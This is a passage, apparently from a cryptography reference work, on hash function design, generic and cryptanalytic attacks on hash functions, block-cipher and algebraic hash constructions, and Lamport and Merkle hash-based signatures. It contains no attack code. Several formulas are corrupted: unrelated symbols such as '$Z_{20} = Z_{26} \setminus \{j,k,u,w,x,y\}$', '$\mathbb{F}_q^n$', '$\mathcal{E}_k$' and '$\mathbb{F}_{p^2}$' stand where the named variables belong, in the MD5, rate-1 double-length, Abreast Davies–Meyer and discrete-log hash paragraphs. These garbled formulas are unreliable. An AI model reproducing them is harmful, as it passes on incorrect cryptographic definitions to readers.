Here *IV* is the abbreviation of *Initial Value*, H_i is called the *chaining variable*, the function f is called the *compression* function or *round* function, and the function g is called the *output transformation*. Most constructions used for g is the identity function. Two elements in this definition have an important influence on the security of a hash function: the choice of the padding rule and the choice of the *IV*. It is essential that the padding rule is unambiguous (i.e., there do not exist two messages that can be padded to the same padded message); at the end one should append the length of the message; and the *IV* should be defined as part of the description of the hash function (this is called MD-strengthening after Merkle (1990a) and Damgård (1990)).

A natural question can now be formulated: Which properties should be imposed on f to guarantee that h satisfies certain properties? Two partial answers have been found. The first result is by Lai and Massey (1993) and gives necessary and sufficient conditions for f in order to obtain an *ideally secure* hash function h.

Theorem 1 (Lai–Massey) *Assume that the padding contains the length of the input string, and that the message X* (*without padding*) *contains at least 2 blocks. Then finding a second preimage for h with a fixed IV requires* 2^n *operations if and only if finding a second preimage for f with arbitrarily chosen* H_{i-1} *requires* 2^n *operations.*

The fact that the condition is necessary follows from the following argument: If one can find a second preimage for f in 2^s operations (with $s < n$), one can find a second preimage for h in $2^{(n+s)/2+1}$ operations with a meet-in-the-middle attack (cf. section Meet-in-the-Middle Attack).

A second result by Damgård (1990) and independently by Merkle (1990a) states that for h to be a CRHF, it is sufficient that f is a collision resistant function.

Theorem 2 (Damgård–Merkle) *Let f be a collision resistant function mapping l to n bits* (*with* $l - n > 1$). *If an unambiguous padding rule is used, the following construction yields a CRHF*:

$$\begin{aligned} H_1 &= f\left(0^{n+1} \| X_1\right) \\ H_i &= f\left(H_{i-1} X_i\right), \quad for\, i = 2, 3, \ldots, t \end{aligned}$$

The construction can be improved slightly, and extended to the case where $l = n + 1$, at the cost of an additional assumption on f (see Damgård (1990) for details and Gibson's comment (Gibson 1990)). This variant, which is used in practice, avoids the prefixing of a zero or one bit. This construction can also extended to a tree, which allows for increased parallelism (Damgård 1990; Pal and Sarkar 2003).

Methods of Attack on Hash Functions A distinction is made between attacks that only depend on the size n in bits of the hash result attacks that depend on the black-box properties of the compression function and cryptanalytic attacks that exploit the detailed structure of the compression function.

The security of hash functions is heuristic; only in a few slow constructions, it can be reduced to a number theoretic problem. Therefore, it is recommended to be conservative in selecting a hash function: One should not use hash functions for which one can find "near" collisions or (second) preimages, or hash functions for which one can only find "randomly looking" collisions or (second) preimages. Such a property may not be a problem for most applications, but one can expect that attacks can be refined to create collisions or (second) preimages that satisfy additional constraints. It is also important to note that many attacks only impose constraints on the last one or two blocks of the input.

Black-Box Attacks on Hash Functions

These attacks depend only on the size n in bits of the hash result; they are independent of the specific details of the algorithm. It is assumed that the hash function behaves as a random function: If this is not the case this class of attacks will typically be more effective.

For attacks that require a limited memory size and not too many memory accesses, 2^{70} operations is considered to be on the edge of feasibility (in 2004). In view of the fact that the speed of computers is multiplied by 4 every 3 years (this is one of the formulations of Moore's law), 2^{80} operations is sufficient for the next 5–10 years, but it will be only marginally secure within 15 years. For applications that require protection for 20 years, one should try to design the scheme such that an attack requires at least 2^{90} operations. For a more detailed discussion of the cost of brute force attacks, refer the entry on Exhaustive Key Search.

Random (Second) Preimage Attack One selects a random message and hopes that a given hash result will be obtained. If the hash function has the required "random" behavior, the success probability equals $1/2^n$. This attack can be carried out off-line and in parallel. If t hash results can be attacked simultaneously, the work factor is divided by a factor t, but the storage requirement becomes t n-bit blocks. For example, if $t = 2^{n/2}$, on average $2^{n/2}$ attempts are required to hit one of the values. This linear degradation of security can be mitigated by parameterizing the hash function and changing the parameter (or salt) for every instance (Merkle 1979) (Preimage Resistance and Second Preimage Resistance).

Birthday Attack The birthday paradox states that for a group of 23 people, the probability that at least two people have a common birthday exceeds 1/2. Intuitively one expects that the probability is much lower. However, the number of pairs of people in such a group equals $23 \times 22/2 = 253$. This can be exploited to find collisions for a hash function in the following way: One generates r_1 variations on a bogus message and r_2 variations on a genuine message. The expected number of collisions equals $r_1 \cdot r_2/n$. The probability of finding a bogus message and a genuine message that hash to the same result is given by $1 - \exp(-r_1 \cdot r_2/2^n)$,

which is about 63% when $r = r_1 = r_2 = 2^{n/2}$. Finding the collision does not require r^2 operations: After sorting the data, which requires $O(r \log r)$ operations, the comparison is easy. This attack was first pointed out by Yuval (1979).

One can substantially reduce the memory requirements (and also the memory accesses) for collision search by translating the problem to the detection of a cycle in an iterated mapping. This was first proposed by Quisquater and Delescaille (1990a). Van Oorschot and Wiener propose an efficient parallel variant of this algorithm (van Oorschot and Wiener 1999); with a 10 million US$ machine, collisions for MD5 (with $n = 128$) can be found in 21 days in 1994, which corresponds to 5 h in 2004. In order to make a collision search infeasible, n should be at least 160 bits; security for 15–20 years or more requires at least 180 bits.

Black-Box Attacks on the Compression Function

This class of attacks depends on some high-level properties of the compression function f. They are also known as chaining attacks, since they exploit the way in which multiple compression functions are combined.

Meet-in-the-Middle Attack This attack applies to hash functions for which the compression function f is easy to invert (see also Theorem 1). It is a variant of the birthday attack that allows to find a (second) preimage in time $2^{n/2}$ rather than 2^n. The opponent generates r_1 variations on the first part of a bogus message and r_2 variations on the last part. Starting from the initial value and going backward from the hash result, the probability for a matching intermediate variable is given by $1 - \exp(-r_1 \cdot r_2/2^n)$. The only restriction that applies to the meeting point is that it cannot be the first or last value of the chaining variable. The memory cost can be made negligible using a cycle finding algorithm (Quisquater and Delescaille 1990b). For more details, refer the entry Meet-in-the-Middle Attack.

A generalized meet-in-the-middle attack has been proposed by Coppersmith (1985) and Girault et al. (1988) to break p-fold iterated schemes, i.e., weak

schemes with more than one pass over the message as proposed by Davies and Price (1980).

Correcting-Block Attack This attack consists of substituting all blocks of the message except for one or more blocks. This attack often applies to the last block and is then called a correcting-last-block attack, but it can also apply to the first block or to some blocks in the middle. For a collision attack, one chooses two arbitrary messages X and X' with $X' \neq X$; subsequently one searches for one or more correcting blocks denoted with Y and Y', such that $h(X' \parallel Y') = h(X \parallel Y)$. A similar approach is taken for a (second) preimage attack. Hash functions based on algebraic structures are particularly vulnerable to this attack. Refer Correcting-Block Attack for more details.

Fixed Point Attack A fixed point for a compression f is a pair (H_{i-1}, X_i) that satisfies $f(X_i, H_{i-1}) = H_{i-1}$. If the chaining variable is equal to H_{i-1}, one can insert an arbitrary number of blocks equal to X_i without modifying the hash result. Producing collisions or a second preimage with this attack is only possible if the chaining variable can be made equal to H_{i-1}: This is the case if IV can be chosen equal to a specific value, or if a large number of fixed points can be constructed (e.g., if one can find an X_i for a significant fraction of H_{i-1}'s). This attack can be made more difficult by appending a block count or bit count and by fixing IV (MD-strengthening, refer section Iterated Hash Functions).

Attacks Dependent on the Internal Details of the Compression Function

Most cryptanalytical techniques that have been applied to block ciphers have a counterpart for hash functions. As an example, differential cryptanalysis has been shown to be a very effective attack tool on hash functions (Biham and Shamir 1993). Differential attacks of hash functions based on block ciphers have been studied in Preneel (1993) and Rijmen and Preneel (1995). Special cryptanalytic techniques have been invented by Dobbertin to cryptanalyze MD4, MD5, and the RIPEMD family (Dobbertin 1997, 1998a). For hash functions based on block ciphers, weaknesses of

block ciphers that may not be a problem for confidentiality protection can be problematic for hashing applications. For example, one needs to take into account the complementation property and fixed points (Moore and Simmons 1987) of DES, as well as the existence of weak keys (refer also the weak hash keys defined by Knudsen (1995)).

Attacks Dependent on the Interaction with the Signature Scheme

Signature schemes can be made more efficient and secure by compressing the information to be signed with a hash function and to sign the hash result. Even if the hash function is collision resistant, it might be possible to break the resulting signature scheme. This attack is then the consequence of an interaction between both schemes. In the known examples of such an interaction, both the hash function and the signature scheme have some multiplicative structure (Coppersmith's attack on X.509 Annex D (Coppersmith 1989), Correcting Block Attack).

A more subtle point is that problems can arise if the hash function and the digital signature scheme are not coupled. For example, given $h(X)$, with h a strong CRHF, one could try to find a value X' such that $h'(X') = h(X)$, where h' is a weak hash function, and then claim that the signer has signed X' with h' instead of X with h. This problem can be addressed to some extent by signing together with the hash result a unique hash identifier (e.g., as defined in ISO/IEC 10118 (2000)). However, Kaliski has pointed out that this approach has some limitations (Kaliski 2002). A simpler approach is to allow only one hash function for a given signature scheme (DSA (FIPS 186 1994) and SHA-1 (FIPS 180-1 1995)).

An Overview of Practical Hash Functions This section presents three types of hash functions: custom designed hash functions, hash functions based on a block cipher, and hash functions based on algebraic structures (modular arithmetic, knapsack, and lattice problems). It is important to be aware of the fact that many proposals have been broken; due to space limitations, it is not possible to include all proposals found in the literature and the attacks on them. For a more detailed discussion, the reader is referred to Preneel (2004).

Custom Designed Hash Functions

This section discusses a selection of custom designed hash functions, i.e., algorithms that have been designed for hashing operations. Most of these algorithms use the Davies–Meyer approach (cf. section Hash Functions Based on a Block Cipher): The compression function is a block cipher, keyed by the text input X_i; the plaintext is the value H_{i-1}, which is also added to the ciphertext (feedforward).

MD2 (Kaliski 1992) is a hash function with a 128-bit result that was published by Rivest in 1990. The algorithm is software oriented, but due to the byte structure it is not very fast on 32-bit machines. It inserts at the end a checksum byte (a weak hash function) of all the inputs. Rogier and Chauvaud have found collisions for a variant of MD2, that omits the checksum byte at the end (Rogier and Chauvaud 1997).

A much faster algorithm by the same designer is MD4 (Rivest 1991); it also dates back to 1990 and has a 128-bit result. It is defined for messages of shorter than 2^{64} bits. An important contribution of MD4 is that it has introduced innovative design principles; it was the first published cryptographic algorithm that made optimal use of logic operations and integer arithmetic on 32-bit processors. The compression function hashes a 128-bit chaining variable and a 512-bit message block to a 128-bit chaining variable. The algorithms derived from it (with improved strength) are often called the *MDx-family*. This family contains the most popular hash functions used today. Dobbertin has found collisions for MD4; his attack combines algebraic techniques and optimization techniques such as genetic algorithms (Dobbertin 1997, 1998a). It can be extended to result in "meaningful" collisions: The complete message (except for a few dozen bytes) is under complete control of the attacker. His attack also applies to the compression function of *extended MD4* (Rivest 1991), which consists of two loosely coupled instances of MD4. Later Dobbertin et al. showed that a reduced version of MD4 (2 rounds out of 3) is not preimage resistant (Dobbertin 1998b).

Following early attacks on MD4 by den Boer and Bosselaers (1992) and by Merkle, Rivest quickly proposed a strengthened version, namely MD5 (Rivest 1992). It was however shown by den Boer and Bosselaers (1994) that the compression function of MD5 is not collision resistant (but their

collisions are of the special form $f\left(H_{i-1},\, X_i\right) = f\left(H'_{i-1},\, X_i\right)$, which implies they have no direct impact on applications). Dobbertin has extended his attack on MD4 to yield collisions for the compression function of MD5, i.e., $Z_{20} = Z_{26} \setminus \{\mathrm{j}, \mathrm{k}, \mathrm{u}, \mathrm{w}, \mathrm{x}, \mathrm{y}\}$. , where he has some control over H_{i-1} (Dobbertin 1996). It is believed that it is feasible to extend this attack to collisions for MD5 itself (i.e., to take into account the *IV*).

HAVAL was proposed by Zheng et al. at Auscrypt'92 (Zheng et al. 1993); it consists of several variants (outputs length between 128 and 256 bits and 3, 4, or 5 rounds). The 3-round version was broken by Van Rompay et al. (2003) for all output lengths.

NIST has published a series of variants on MD4 as FIPS standards under the name Secure Hash Algorithm family or SHA family. The first Secure Hash Algorithm was published by NIST (FIPS 180 1993) in 1993 (it is now referred to as SHA-0). The size of the hash result is 160 bits. In 1995, NIST discovered a certificational weakness in SHA-0, which resulted in a new release of the standard published under the name SHA-1 (FIPS 180-1 1995). In 1998, Chabaud and Joux have published an attack that finds collisions for SHA-0 in 2^{61} operations (Chabaud and Joux 1998); it is probably similar to the (classified) attack developed earlier that prompted the upgrade to SHA-1. In 2002, three new hash functions have been published with longer hash results: SHA-256, SHA-384, and SHA-512 (FIPS 180-2 2003). In December 2003, SHA-224 has been added in a change notice to FIPS 180-2 (2003). SHA-256 and SHA-224 have eight 32-bit chaining variables, and their compression function takes message blocks of 512 bits and chaining variables of 256 bits. SHA-384 and SHA-512 operate on 64-bit words; their compression function processes messages in blocks of 1024 bits and chaining variables of 512 bits. They are defined for messages shorter than 2^{128} bits.

Yet another improved version of MD4, called RIPEMD, was developed in the framework of the EEC-RACE project RIPE (1995). RIPEMD has two independent paths with strong interaction at the end of the compression function. It resulted later in the RIPEMD family. Due to partial attacks by Dobbertin (1997), RIPEMD was upgraded by Dobbertin et al. to RIPEMD-128 and RIPEMD-160, which have a 128-bit and a 160-bit result, respectively (Dobbertin et al. 1996). Variants with a 256- and 320-bit result have been introduced as well.

Whirlpool is a design by Barreto and V. Rijmen (2000); it consists of a 512-bit block cipher with a 512-bit key in the Miyaguchi–Preneel mode (refer section Hash Functions Based on a Block Cipher); it offers a result of 512 bits. The design principles of Whirlpool are closely related to those of Rijndael/AES.

Together with SHA-256, SHA-384, and SHA-512, Whirlpool has been recommended by the NESSIE project. The ISO standard on design hash functions (ISO/IEC 10118-3) contains RIPEMD-128, RIPEMD-160, SHA-1, SHA-256, SHA-384, SHA-512, and Whirlpool (ISO/IEC 10118 2000). Other custom designed hash functions include FFT-Hash III (Schnorr and Vaudenay 1994), N-hash (Miyaguchi et al. 1989), Snefru (Merkle 1990b), Subhash (Daemen 1995), and Tiger (Anderson and Biham 1996a).

Hash Functions Based on a Block Cipher

Hash functions based on a block cipher have been popular as this construction limits the number of cryptographic algorithms which need to be evaluated and implemented. The historic importance of DES, which was the first standard commercial cryptographic primitive that was widely available, also plays a role. The main disadvantage of this approach is that custom designed hash functions are likely to be more efficient. This is particularly true because hash functions based on block ciphers require a key change after every encryption.

The encryption operation E will be written as $Y = E_K(X)$. Here X denotes the plaintext, Y the ciphertext, and K the key. The size of the plaintext and ciphertext or the block length (in bits) will be denoted with r, while the key size (in bits) will be denoted with k. For DES, $r = 64$ and $k = 56$. The *hash rate* of a hash function based on a block cipher is defined as the number of r-bit input blocks that can be processed with a single encryption.

The discussion in this section will be limited to the case $k \approx r$. For $k \approx r$, a distinction will be made between the cases $n = r$, $n = 2r$, and $n > 2r$. Next the case $k \approx 2r$ will be discussed. A more extensive treatment can be found in Preneel (2004).

Size of Hash Result Equal to the Block Length All known schemes of this type have rate 1. The first secure construction for such a hash function was

the 1985 scheme by Matyas et al. (1985):

$$H_i = E^{\oplus}_{s(H_{i-1})}(X_i)\,.$$

Here *s*() is a mapping from the ciphertext space to the key space and $E^{\oplus}_K(X)$ denotes $E_K(X) \oplus X$. This scheme has been included in ISO/IEC 10118–2 (2000). The dual of this scheme is the Davies–Meyer scheme:

$$H_i = E^{\oplus}_{X_i}(H_{i-1})\,. \tag{1}$$

It has the advantage that it extends more easily to block ciphers for which key size and block size are different. A variant on these schemes was proposed in 1989 independently by Miyaguchi et al. (ISO-IEC/JTC1/SC27/WG2 N98 1991; Miyaguchi et al. 1989) and Preneel et al. (1989) (it is known as the Miyaguchi–Preneel scheme):

$$H_i = E^{\oplus}_{s(H_{i-1})}(X_i) \oplus H_{i-1}.$$

In 1993, Preneel et al. identify 12 secure variants (Preneel et al. 1994); Black et al. (2002) offer a concrete security proof for these schemes in the black-box cipher model (after earlier work in Winternitz (1984)): This implies that in this model, finding a collision requires $\approx 2^{r/2}$ encryptions and finding a (second) preimage takes $\approx 2^r$ encryptions. This shows that these hash functions can only be collision resistant if the block length is 160 bits or more. Most block ciphers have a smaller block length, which motivates the constructions in the next section.

Size of Hash Result Equal to Twice the Block Length The goal of *double block length* hash functions is to achieve a higher security level against collision attacks. Ideally a collision attack on such a hash function should require 2^r encryptions, and a (second) preimage attack 2^{2r} encryptions.

The few proposals that survive till today have rate less than 1. Two important examples are MDC-2 and MDC-4 with hash rate 1/2 and 1/4, respectively. They have been designed by Brachtl et al. (1990), and are also known as the Meyer–Schilling hash functions after the authors of the first paper described these schemes (Meyer and Schilling 1998).

$$T_i^1 = E^{\oplus}_{u\left(H_{i-1}^1\right)}\left(X_i\right) = LT_i^1 \left\| RT_i^1 \right.$$
$$T_i^2 = E^{\oplus}_{v\left(H_{i-1}^2\right)}\left(X_i\right) = LT_i^2 \left\| RT_i^2 \right.$$
$$H_i^1 = LT_i^1 \left\| RT_i^2 \right.$$
$$H_i^2 = LT_i^2 \left\| RT_i^1 \right. .$$

The variables H_0^1 and H_0^2 are initialized with the values IV_1 and IV_2 respectively, and the hash result is equal to the concatenation of H_t^1 and H_t^2. The functions u, v map the ciphertext space to the key space and need to satisfy the condition $u(IV^1) \neq v(IV^2)$. For $k = r$, the best known preimage and collision attacks on MDC-2 require $2^{3r/2}$ and 2^r operations, respectively (Lai and Massey 1993). A collision attack on MDC-2 based on the Data Encryption Standard (DES) ($r = 64$, $k = 56$) requires at most 2^{55} encryptions. Note that the compression function of MDC-2 is rather weak, hence Theorems 1 and 2 cannot be applied: Preimage and collision attacks on the compression function require at most 2^r and $2^{r/2}$ operations. MDC-2 has been included in ISO/IEC 10118-2 (2000).

One iteration of MDC-4 consists of the concatenation of two MDC-2 steps, where the plaintexts in the second step are equal to $H2_{i-1}$ and $H1_{i-1}$. The rate of MDC-4 is equal to 1/4. For $k = r$, the best known preimage attack for MDC-4 requires $2^{7r/4}$ operations. This shows that MDC-4 is probably more secure than MDC-2 against preimage attacks. However, finding a collision for MDC-4 itself requires only 2^{r+2} encryptions, while finding a collision for its compression function requires $2^{3r/4}$ encryptions (Knudsen and Preneel 2002; Preneel 1993). The best known (second) preimage attack on the compression function of MDC-4 requires $2^{3r/2}$ encryptions.

A series of proposals attempted to achieve rate 1 with constructions of the following form:

$$H_i^1 = E_{A_i^1}\left(B_i^1\right) \oplus C_i^1$$
$$H_i^2 = E_{A_i^2}\left(B_i^2\right) \oplus C_i^2,$$

where $x \in \mathbb{F}_q^n$, and $\mathbb{F}_p^*$ are binary linear combinations of $H_{i-1}^1,\ H_{i-1}^2,\ X_i^1$, and X_i^2 and where $x \in \mathbb{F}_q^n$, and C_i^2 are binary linear combinations of $H_{i-1}^1,\ H_{i-1}^2,\ X_i^1,\ X_i^2$, and H_i^1. The hash result is equal to the concatenation of H_t^1 and H_t^2. However, Knudsen et al. showed that for all hash functions in this class, a preimage attack requires at most 2^r operations, and a collision attack requires at most $2^{3r/4}$ operations (for most schemes this can be reduced to $2^{r/2}$) (Knudsen et al. 1998).

Merkle describes an interesting class of proposals in 1990a, for which he proves in the black-box cipher model that the compression function is collision resistant. The most efficient scheme has rate 1/4 and offers a security level of 2^{56} encryptions when used with DES. Other results on output length doubling have been obtained by Aiello and Venkatesan (1996).

Size of Hash Result Larger than Twice the Block Length Knudsen and Preneel propose a collision resistant compression function, but with parallel encryptions only (Knudsen and Preneel 2002). They show how a class of efficient constructions for hash functions can be obtained based on non-binary error-correcting codes. Their schemes can achieve a provable security level against collisions equal to 2^r, $2^{3r/2}$ (or more) and this with rates larger than 1/2 (based on a rather strong assumption). The internal memory of the scheme is larger than two or three blocks, which implies that an output transformation is required. Two of their schemes have been included in ISO/IEC 10118-2 (2000).

Size of the Key Equal to Twice the Block Length In this case, making efficient constructions is a little easier. A scheme in this class was proposed by Merkle (1979), who observed that a block cipher with key length larger than block length is a natural compression function:

$$H_i = E_{H_{i-1} \| X_i}(C),$$

with C a constant string. Another construction can be found in Lai and Massey (1993).

Two double length hash functions with rate 1/2 have been proposed by Lai and Massey (1993); they form extensions of the Davies–Meyer scheme. One scheme is called *Tandem Davies–Meyer*, and has the following description:

$$H_i^1 = E^{\oplus}_{H_{i-1}^2 \| X_i}\left(H_{i-1}^1\right)$$
$$H_i^2 = E^{\oplus}_{X_i \| \left(H_i^1 \oplus H_{i-1}^1\right)}\left(H_{i-1}^2\right)$$

The second scheme is called *Abreast Davies–Meyer*:

$$H_i^1 = E^{\oplus}_{H_{i-1}^2 \| X_i}\left(H_{i-1}^1\right)$$
$$H_i^2 = E^{\oplus}_{X_i \| H_{i-1}^1}\left(\bar{H}_{i-1}^2\right).$$

Here $\mathcal{E}_k$ denotes the bitwise complement of H. The best known attacks for a preimage and a collision require 2^{2r} and 2^r encryptions, respectively. Faster schemes in this class have been developed in Knudsen and Preneel (2002).

Hash Functions Based on Algebraic Structures

It should be pointed out that several of these hash functions are vulnerable to the insertion of trapdoors, which allow the person who chooses the design parameters to construct collisions. Therefore, one needs to be careful with the generation of the instance. For an RSA public key encryption modulus, one could use a distributed generation as developed by Boneh and Franklin (1997) and Frankel et al. (1998).

Hash Functions Based on Modular Arithmetic For several schemes, there exists a security reduction to a number theoretic problem that is believed to be difficult. However, they are very slow: Typically, they hash $\log_2 \log_2 N$ bits per modular squaring (or even per modular exponentiation). Damgård provides two hash functions for which finding a collision is provably equivalent to factoring an RSA modulus (Damgård 1988a). Gibson proposes a construction based on the discrete logarithm problem modulo a composite (Gibson 1991). A third approach by Bellare et al. (1994) uses the discrete logarithm problem in a group of prime order p denoted with G_p.

Every nontrivial element of G_p is a generator. The hash function uses t random elements α_i from G_p ($\alpha_i \neq 1$). The hash result is then computed as

$$H_{t+1} = \prod_{i=1}^{t} \alpha_i^{\tilde{X}_i}.$$

Here $\mathbb{F}_{p^2}$ is obtained by considering the string X_i as the binary expansion of a number and prepending 1 to it. This avoids trivial collisions when X_i consists of all zeros.

There exists a large number of ad hoc schemes for which there is no security reduction; many of these have been broken. The most efficient schemes are based on modular squaring. The best schemes seem to be of the form:

$$H_i = \left((X_i \oplus H_{i-1})^2 \bmod N \right) \oplus H_{i-1}.$$

In order to preclude a correcting block attack, it is essential to add redundancy to the message blocks X_i and to perform some additional operations. Two constructions, MASH-1 and MASH-2 (for Modular Arithmetic Secure Hash) have been standardized in ISO/IEC 10118-4 (2000). MASH-1 has the following compression function:

$$H_i = \left(((X_i \oplus H_{i-1}) \vee A)^2 \pmod N \right) \oplus H_{i-1},$$

Here A = `0xF00…00`, the four most significant bits in every byte of X_i are set to `1111`, and the output of the squaring operation is chopped to n bits. A complex output transformation is added, which consists of a number of applications of the compression function; its goal is to destroy all the remaining mathematical structure. The final result is at most $n/2$ bits. The best known preimage and collision attacks on MASH-1 require $2^{n/2}$ and $2^{n/4}$ operations (Coppersmith and Preneel 1995); they are thus not better than brute force attacks. MASH-2 is a variant of MASH-1 which uses exponent $2^8 + 1$ (ISO/IEC 10118 2000). This provides for an additional security margin.

Hash Functions Based on Knapsack and Lattice Problems The knapsack problem (Knapsack Cryptographic Schemes) of dimensions n and $\ell(n)$ can be defined as follows: given a set of n l-bit integers $\{a_1, a_2, \ldots, a_n\}$, and an integer S, find a vector X with components x_i equal to 0 or 1 such that

$$\sum_{i=1}^{n} a_i \cdot x_i = S \bmod 2^{\ell(n)}.$$

For application to hashing, one needs $n > \ell(n)$; knapsack problems become more difficult when $n \approx \ell(n)$; however, the performance of the hash function decreases with the value $n - \ell(n)$. The best known attacks are those based on lattice reduction (LLL) (Joux and Granboulan 1995) and an algebraic technique which becomes more effective if $n \gg \ell(n)$ (Patarin 1995). It remains an open problem whether for practical instances a random knapsack is sufficiently hard.

Ajtai introduced a function that is one-way (or preimage resistant) if the problem of approximating the shortest vector in a lattice to polynomial factors is hard (Ajtai 1996). Goldreich et al. have proved that the function is in fact collision resistant (Goldreich et al. 1996). Micciancio has proposed a CRHF for which the security is based on the worst-case hardness of approximating the covering radius of a lattice (Micciancio 2002).

Several multiplicative knapsacks have also been proposed, such as the schemes by Zémor (1994) and Tillich and Zémor (1994). Their security is based on the hardness of finding short factorizations in certain groups. In some cases, one can even prove a lower bound on the Hamming distance between colliding messages. Attacks on these proposals (for certain parameters) can be found in Charnes and Pieprzyk (1995) and Geiselmann (1995).

Incremental Hash Functions A hash function (or any cryptographic primitive) is called *incremental* if it has the following property: If the hash function has been evaluated for an input x, and a small modification is made to x, resulting in x', then one can update $h(x)$ in time proportional to the amount of modification between x and x', rather than having to recompute $h(x')$ from scratch. If a function is incremental, it is automatically parallelizable as well.

This concept was first introduced by Bellare et al. (1994). They also made a first proposal based on exponentiation in a group of prime order. Improved constructions were proposed by Bellare and Micciancio (1997).

Lamport one-time signatures; Merkle-hash-trees signatures; Winternitz one-time signatures

Definition

Hash-based signature schemes are public key signatures that are based on the one-wayness of cryptographic hash functions.

Theory

The first hash-based signature scheme is Lamport's one-time signature scheme (Lamport 1979) (see also (Diffie and Hellman 1976), p. 650). To sign messages of length k the system is set up as follows:


Let H be a one-way function $H : \{0,1\}^k \to \{0,1\}^k$. The signer chooses $2k$ random strings $x_1[0], x_1[1], \ldots, x_k[0], x_k[1]$ and stores them as his secret key X. Then he computes $y_i[b] = H(x_i[b])$ for $b \in \{0,1\}$ and $1 \le i \le k$. The

public key is the vector $Y = (y_1[0], y_1[1], \ldots, y_k[0], y_k[1])$ of $2k$ strings of length k each.

The signature $S(X, m)$ of a message m is $x_1[m_1], \ldots, x_k[m_k]$, where $m = (m_1, \ldots, m_k)$. The verifier checks whether $H(x_i[m_i]) = y_i[m_i]$ for $1 \leq i \leq k$.

The scheme is called *one-time signature* because a public key can be used only for one signature: if a second message is signed that differs from the first in at least two hash bits then an attacker can generate further valid signatures. Assume that the first message satisfies $m_1 = (0, 1, 1, \ldots)$ and the second message satisfies $m_2 = (1, 1, 0, \ldots)$. Then $x_1[0]$, $x_1[1]$, $x_2[1]$, $x_3[0]$, $x_3[1]$, … are revealed, allowing anybody to sign also messages $(1, 1, 1, \ldots)$ or $(0, 1, 0, \ldots)$, where the values in the dots need to match one of the previously signed messages.

To extend this one-time signature scheme to longer messages let G be a cryptographic hash function, $G : \{0, 1\}^* \rightarrow \{0, 1\}^k$. It is possible, and commonly done, to choose H as G restricted to input of length k. Setting up the public key works as stated above.



The signature $S(X, r, m)$ of a message m is $r, x_1[g_1], \ldots, x_k[g_k]$, where $G(r, m) = (g_1, \ldots, g_k)$ and r is a random string. The verifier computes $G(r, m)$ and verifies whether $H(x_i[g_i]) = y_i[g_i]$ for $1 <= i <= k$.

Each public key consists of $2k^2$ bits, and the secret keys have the same size. It is possible to save on storage at the signer's side by generating the $x_i[b]$ as outputs of a pseudorandom number generator so that only the seed needs to be stored but this does not change the size of the public key. The main drawback is that each extra signature needs new public values and that these values must be generated and made public long before the signature is generated.

In 1979, Merkle extended the scheme to handle multiple signatures (Merkle 1979). Let $H : \{0, 1\}^* \rightarrow \{0, 1\}^k$ be a cryptographic hash function. The number of signatures needs to be fixed beforehand, for example, user Alice prepares the system so that she can sign up to eight messages.

For this she computes eight Lamport one-time public keys $Y_1, Y_2, \ldots, Y_8$ with corresponding private keys $X_1, X_2, \ldots, X_8$, i.e., $X_i = (x_{i,1}[0], x_{i,1}[1], \ldots, x_{i,k}[0], x_{i,k}[1])$ $Y_i = (y_{i,1}[0], y_{i,1}[1], \ldots, y_{i,k}[0], y_{i,k}[1])$ and $y_{i,j}[b] = H(x_{i,j}[b])$.

Each of the X_i and the Y_i has $2k^2$ bits. The public keys are then arranged in a binary tree as follows: the eight public keys are the leaves of the tree. Values of neighboring nodes are hashed together to form the next layer of the tree, e.g., Y_1 and Y_2 form $Y_9 = H(Y_1, Y_2) = H((y_{1,1}[0], y_{1,1}[1], \ldots, y_{1,k}[0], y_{1,k}[1]), (y_{2,1}[0], y_{2,1}[1], \ldots, y_{2,k}[0], y_{2,k}[1]))$. The process continues to the root as shown in the first part of Fig. 1.

Hash-Based Signatures, Fig. 1 Merkle tree for 8 signatures and authentication path for first signature

The arrows indicate that computing values closer to the root requires knowledge of the values on the layer above. The public key in Merkle's signature scheme is Y_{15}.

To sign the first message m_1, Alice generates some randomness r_1, computes $S(X_1, r_1, m_1)$ as in Lamport's scheme, and also includes Y_1, Y_2, Y_{10}, and Y_{14} as the authentication path to Y_{15}.

The receiver hashes the entries of X_1 given by $S(X_1, r_1, m_1)$ and verifies that they match the corresponding entries of Y_1. If so the receiver computes $Y_9 = H(Y_1, Y_2)$, then computes $Y_{13} = H(Y_9, Y_{10})$ by hashing the computed Y_9 together with Y_{10} (given as part of the signature), and then finally hashes Y_{13} and Y_{14} together and accepts the signature if the computed value for $H(Y_{13}, Y_{14})$ matches the public key Y_{15}.

Similarly, the second message is signed by sending $S(X_2, r_2, m_2)$, Y_1, Y_2, Y_{10}, Y_{14}, the third one by $S(X_3, r_3, m_3)$, Y_3, Y_4, Y_9, Y_{14}, etc.

This method reduces the size of the public key to k bits, independent of how many messages the tree covers, but the secret key has size $2k^2 2^s$ if the tree is set up to sign 2^s messages, and a signature has size $5k^2 + (s - 1)k$ if the tree is set up to sign 2^s messages. The latter can be reduced to $3k^2 + sk$ by introducing another layer of hashing at the leaf level: let $Z_i = H(Y_i)$ and replace all Y_i in the tree by Z_i; the first signature in the example is then given by $S(X_1, r_1, m_1)$, Y_1, Z_2, Z_{10}, Z_{14} and needs $3k^2 + 3k$.

Storage for the secret key increases if the Y_i are not recomputed as part of signature generation. Several papers study the costs of tree traversal to minimize the time needed in signature generation. A comprehensive summary is given in (Buchmann et al. 2009).

The Lamport one-time signature can be replaced by a Winternitz one-time signature, which is more compact—signing w bits with a single preimage $x \in \{0, 1\}^k$ for some choice of $w < k$—but needs up to 2^{w-1} executions of H per w bits. For details see (Dods et al. 2005).

If the tree grows so that many signatures can be generated for one public key the time to compute the authentication path grows and makes the scheme prohibitively slow. Tree chaining solves this issue by using Merkle hash trees on different levels. The tree on the lowest level has as its root the public key, its leaves are used to sign the roots of trees in higher levels, etc. Only the trees on the top level are used to sign messages. This has the advantage that only the smaller trees along the authentication path to the public key need to be traversed and not the entire union of all trees. This

approach can be combined with using pseudorandom number generators to generate the secret keys for all subtrees. For details see (Buchmann et al. 2009) and the references therein.

Applications

The security of most hash functions is not affected by Shor's algorithm (Shor 1997); thus when large quantum computers become reality, the security of systems based on hash functions is only affected by Grover's algorithm (Grover 1996), which in essence means that preimages of a hash function with output size k bits can be found in $2^{k/2}$ instead of in 2^k operations. The impact of Grover's algorithm on collision security depends on the exact model of computation and is not as large; see (Bernstein 2009) and the references therein.

This means that doubling the size of the hash function is sufficient to protect hash-based signature schemes against attacks using quantum computers. This is in sharp contrast to the RSA digital signature scheme and elliptic curve signature schemes, which are broken by quantum computers. Hash-based signatures are studied as part of post-quantum cryptography.


Header injections

Definition



